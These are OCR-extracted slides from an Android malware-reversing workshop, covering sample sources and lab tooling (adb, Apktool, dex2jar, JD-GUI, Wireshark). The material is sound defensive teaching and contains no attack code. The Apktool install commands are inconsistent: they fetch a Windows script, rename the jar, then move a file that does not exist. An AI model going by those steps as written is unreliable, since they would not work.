
Reversing Android Applications






Not human readable!

Finding Samples




Virus Total https://virustotal.com

- ✓ The Mecca of malware
- ✓ Free dynamic analysis
- ✓ Can’t download samples without an “Intelligence” account



Hybrid Analysis https://hybrid-analysis.com


- ✓ Smaller repository, but free!
- ✓ Can search by file type
- ✓ Great for independent research; may not find anything particularly new/newsworthy



Threat Hunting

- ✓ Google Alerts / RSS feeds (usually only reveals known families)
- ✓ Parsing / trolling Twitter for potential campaigns
- ✓ 3P app stores
- ✓ Google Play or iTunes for “U”-shaped review patterns or extraneous functionality
- ✓ APKPure to download Google Play apps (** sketchy. Only download to your red phone) - https://apkpure.com

Building Your Malware Analysis Lab



Creating the Virtual Machine

The tools we'll be learning today are very usable in macOS or Windows. However, for the sake of maintaining a bit of a "hackerbox", we're going to use them within a virtual machine image. This also helps us avoid dependency and set-up issues across various OS versions.

The instructions for installing these tools are included, *just* in case you'd like to set up your own Android hacking machine at home.

Creating the Virtual Machine

1. Download the image here
2. **File > Import Appliance** (VirtualBox) or **File > Import** (VMWare)
3. Congratulations! You now have a virtual machine 🎉

Mobile Malware Analysis Lab Components

- ✓ Command Line
- ✓ Disassembly Tool
- ✓ Code Editor
- ✓ Network Traffic Analyzer
- ✓ Decompilation Tool
- ✓ Emulator/Device
- ✓ Android Debug Bridge (ADB)

ADB (Android Debug Bridge)

```
$ sudo apt-get install adb #Debian
$ sudo yum install android-tools #Fedora/SUSE
```

adb interacts with devices, emulators to give a shell, read logs, etc. *Incredibly* important for working with samples - especially those that may be packed/obfuscated!

Thoughts on Emulators

I’m not a fan (for malware analysis). 
A *lot* of samples use emulator evasion techniques to hide their malicious activity.

You don’t need a fancy Android device; it doesn’t even *need* to be a phone! My personal red device was $50CAD. (So like $37USD) 

But, they can be handy for a quick look at what an app may be doing.

Working with Android Debug Bridge

Download from your connected device via adb

```
$ adb pull [REMOTE] [LOCAL]
```

Install apk to device

```
$ adb install package.apk
```

Getting an Interactive Shell

```
$ adb devices # list all devices on your computer
$ adb -s DEVICE_ID shell # start an interactive shell for DEVICE_ID
```

APKTool

Apktool is a handy application that allows us to decompile an APK and view the *SMALI* files packaged within. Decompiling the app with Apktool will also allow us to view AndroidManifest.xml for a basic understanding of what an app is doing, as well as areas where permissions may be over-granted.

If you want to make changes to a decompiled application, you can use Apktool to re-build the app as well. We won't be doing that in today's workshop, but it's useful for future reversing projects.

✓ DEX (binary Dalvik bytecode) → **smali** (human readable)

```
wget
https://raw.githubusercontent.com/iBotPeaches/Apktool/master/scripts/linux/apktool.bat

wget
https://bitbucket.org/iBotPeaches/apktool/downloads/apktool_2.3.3.jar
mv apktool_2.3.3.jar apktool

sudo mv apktool.jar /usr/local/bin
sudo mv apktool /usr/local/bin
sudo chmod +x /usr/local/bin/apktool.jar
sudo chmod +x /usr/local/bin/apktool
```

https://ibotpeaches.github.io/Apktool/

dex2jar

Dex2Jar will allow us to convert classes.dex, the Dalvik Executable, to readable .class files. For ART apps where the dex files are converted to OAT files, we can still extract the .dex files and convert to .class. Once we have .class files for each of the, well, classes in the app, we'll use JD-GUI to view them.


```
$ git clone https://github.com/pxb1988/dex2jar.git
```

https://github.com/pxb1988/dex2jar

- ✓ Converts .dex files to .class files and packages them into a jar.
- ✓ Necessary step for analysis in JD-GUI

JDGUI

- ✓ Decompiler
- ✓ Displays a somewhat accurate representation of the .class files converted by Dex2Jar




```
$ wget
https://github.com/java-decompiler/jd-gui/releas
es/download/v1.4.0/jd-gui_1.4.0-0_all.deb
$ sudo dpkg -i jd-gui_x.x.x-x_all.deb
```

https://github.com/java-decompiler/jd-gui

tPacketCapture

- ✓ Packet capturing without root!
- ✓ Saves captured data as a pcap
- ✓ Once captured, you can grab from your phone with adb

https://play.google.com/store/apps/details?id=jp.co.taosoftware.android.packetcapture&hl=en




Photos from Google Play Store


Wireshark

- ✓ Network protocol analyzer
- ✓ Very handy for seeing what's happening with requests to/from a C2 server
- ✓ Can export objects sent/received and captured by the pcap

```
$ sudo apt-get install wireshark
```



*Busygaspe*r: Our Sample



